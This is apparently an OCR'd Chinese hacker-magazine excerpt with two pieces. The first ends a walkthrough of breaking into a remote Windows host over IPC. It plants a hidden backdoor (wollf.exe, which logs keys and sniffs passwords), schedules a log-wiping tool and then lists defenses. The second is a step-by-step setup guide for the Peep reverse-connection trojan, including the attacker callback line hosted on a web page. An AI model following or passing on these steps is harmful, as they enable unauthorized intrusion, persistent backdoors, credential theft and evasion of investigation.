


图16




图17

下面说说对远程主机文件的操作。双击树状菜单中的Shares，如图17所示，打开后，就像是本地的资源管理器一样，我在他的WINNT\SYSTEM32中建立一个文件夹“SYSADMIN”，然后把本地文件clearlog.exe（用于擦脚印）、wollf.exe（留后门用）复制、粘贴到刚刚建好的文件夹里（Dame Ware上面对远程文件操作和本地可以互通），然后把SYSADMIN设置为隐藏。其它相关的Dame Ware操作和这些类似，不多做介绍。

六、留后门、擦脚印

用Rcmd进入WINNT\SYSTEM32\SYSADMIN中，执行wollf.exe －install。Wollf也是一个不错的入侵工具，只要对方安装后，可以在本地用命令wollf －connect ip 7914进入远程主机并直接获得管理员权限，并且Wollf简直就是一个微操作系统，可以记录键盘，窃听流经远程主机网卡的HTTP/FTP/POP3\SMTP的密码。这样就不怕远程主机通过修改管理员空密码来避开我们了。

最后一个要做的任务也就是擦脚印，我们用计划任务来添加擦脚印程序clearlog.exe，让它在我们断开连接后执行，如图18所示。




图18

好了，该和他断开了，不过最后还是吓唬他一下吧，发个MASSAGE给他……

七、解决方案

通过以上的介绍，大家知道有了管理员权限都能做什么了吧？是的，除了硬件，与软件有关的它都能做。看来问题挺严重的，如果一个系统的管理员权限被盗。

小知识 可以通过暴力破解、系统漏洞、社交手段、网络监听、物理接触等等手段获得管理员权限。

那么他所做的一切都将被一览无余。难道就没有解决的办法么？由于以上入侵过程都是基于IPC和管理员权限的，所以可以这样解决。

1、管理员密码应该足够健壮，并且管理员能够保证他所管辖域里的用户也有足够健壮的密码。设置域安全策略中的密码复杂度策略，保证管理员密码长度在10位以上（具体参见WIN2K教程）。

2、修补系统漏洞，如输入法漏洞、IIS漏洞等等（详见www.xfocus.net）。

3、如果没有特殊需要，应该禁用主机的Server、远程注册表、远程进程调用(RPC)等一系列与Remote相关的服务，即使被黑客获得了管理员权限，也不让他远程登录和执行远程进程调用。

4、关掉系统默认共享：ipc$、admin$、c$、d$等等，关掉netbios、139端口(《黑客X档案》前几期有介绍)。

5、管理员要对日志做定期的分析（可以通过编写特定的日志分析程序）、备份。

小技巧 对十分重要的系统日志甚至要用只可写一次的媒体如光盘来记录。

6、最重要的、也最有效的方法就是安装防火墙，一般的黑客对防火墙是望而生畏的。

小知识 防火墙一般分为包过滤、应用级网关、代理服务器。



台湾第一匹反弹端口木马 peep

小鱼儿

Peep 是台湾朋友 cookie 开发的一匹反弹端口木马，2003 年后我收到了它的最新版本，也就是现在的 peep2.01。这个木马的 1.0 版一年多以前就出来了，当时它是世界上第一匹能够查看局域网屏幕的木马（灰鸽子后来也搞出来了这个功能）。那么现在的 peep2.01 版究竟变成了什么样呢？下面我将给大家介绍一下。

解开 peep 的压缩包，可以看到里面有四个文件，客户端 PeepBrowser.exe，服务端 Peep.exe，PCMusic.txt，Readme.txt。这四个文件的作用我简单说明一下（主要是针对木马菜鸟们）。

文件说明

PeepBrowser.exe：客户端就是控制台，你将用它发布命令操作远程主机。

Peep.exe：服务端一向都是危险的，因为它是给被控制者运行的，谁运行了，谁就是被控制者。

PCMusic.txt：这个是作者编的几首曲子^_^，因为 peep 是可以对远程电脑发送广播的，届时可以派上点用场。

Readme.txt：作者写的说明文件，说实话，不太好懂，可能是海峡两岸有些专业术语不一样吧，另外，思维方式也有很大不同。

Peep 这个木马仍然使用了利用主页空间的传统方式，但具体方法却比较赤裸，为什么这么说，待会讲到使用配置时我会解释的。它除了继承传统反弹木马的技术，另外也有些创新的地方，比如多伺服器的管理方式我就认为很实用，因为这个木马像“网络神偷”一样是利用主页空间的，但“网络神偷”一次只能设置一个主页空间，peep 同时可以设置管理多个主页空间的服务端，也就是说可以管理多个不同配置的服务端。下面我讲讲 peep 的具体配置。

一、Peep 客户端配置

在配置客户端之前，我们要先准备一个主页空间，这个空间可以是有 FTP 功能的，也可以是没有的。这点就大大增加大家使用 peep 的可能，因为找到一个 FTP 主页空间现在不是很容易的事，但很多网站却提供 http 上传管理的主页空间。




图 1

我们先建立一个空 TXT 文本文档，比如 bot01.txt，在里面输入 Peep@218.142.102.14:123$$$"（或复制 readme.txt 里面的类似一段，然后再修改自己的 IP）。其中 218.142.102.14 是你自己的 IP，123 是端口，可以修改也可以不改。写完后将 bot01.txt 的后缀改为 htm 或者 html，然后上传到自己的主页空间，在浏览器中打开，看看能否正常显示，如图 1 所示。

接下来我们打开 PeepBrowser.exe，开始设置自己的客户端。在客户端界面下直接按 Ctrl+n 或者通过“档案”→“开启新伺服器”来打开设置界面，伺服器名称只是一个标识，可以随便写，比如我写的 bot01；端口则必须与上传到主页空间的 bot01.htm 文件上的端口一致；“网页位置”就是你能够浏览到 bot01.htm 文件的网址；“首页档名”必须与你上传的文件名一致；“网页上传主机”，如果你的主页空间不支持 FTP 就不必填写，如果支持就如实填写 FTP 信息，这个和使用 cuteftp 等软件时填写方法是一样的，填写完毕后记得要把“自动开启网页设置服务”项勾选上，这样当下次你的 IP 改变后就不用重新上传一遍新设置过的网页了，这步设置完毕后如图 2 所示。按下确定，客户端主界面左边就会出现一个伺服器的图标。




图 2

二、服务端设置

单击一下刚才设置好的伺服器，可以在它的正上方看到一个斧头和扳手交叉的图标，我们点一下这个图标，将弹出服务端的设置界面。看到它提示“设置被控端前请勿压缩”，哦！原来还没压缩加壳过的呀，等会设置完了可要试试，嘿嘿。点下一步，我们浏览选取要配制的服务端，当然是 peep.exe 了，下面可以选择是否永久常驻，因为出于试验考虑，所以我没选。如图 3 所示。

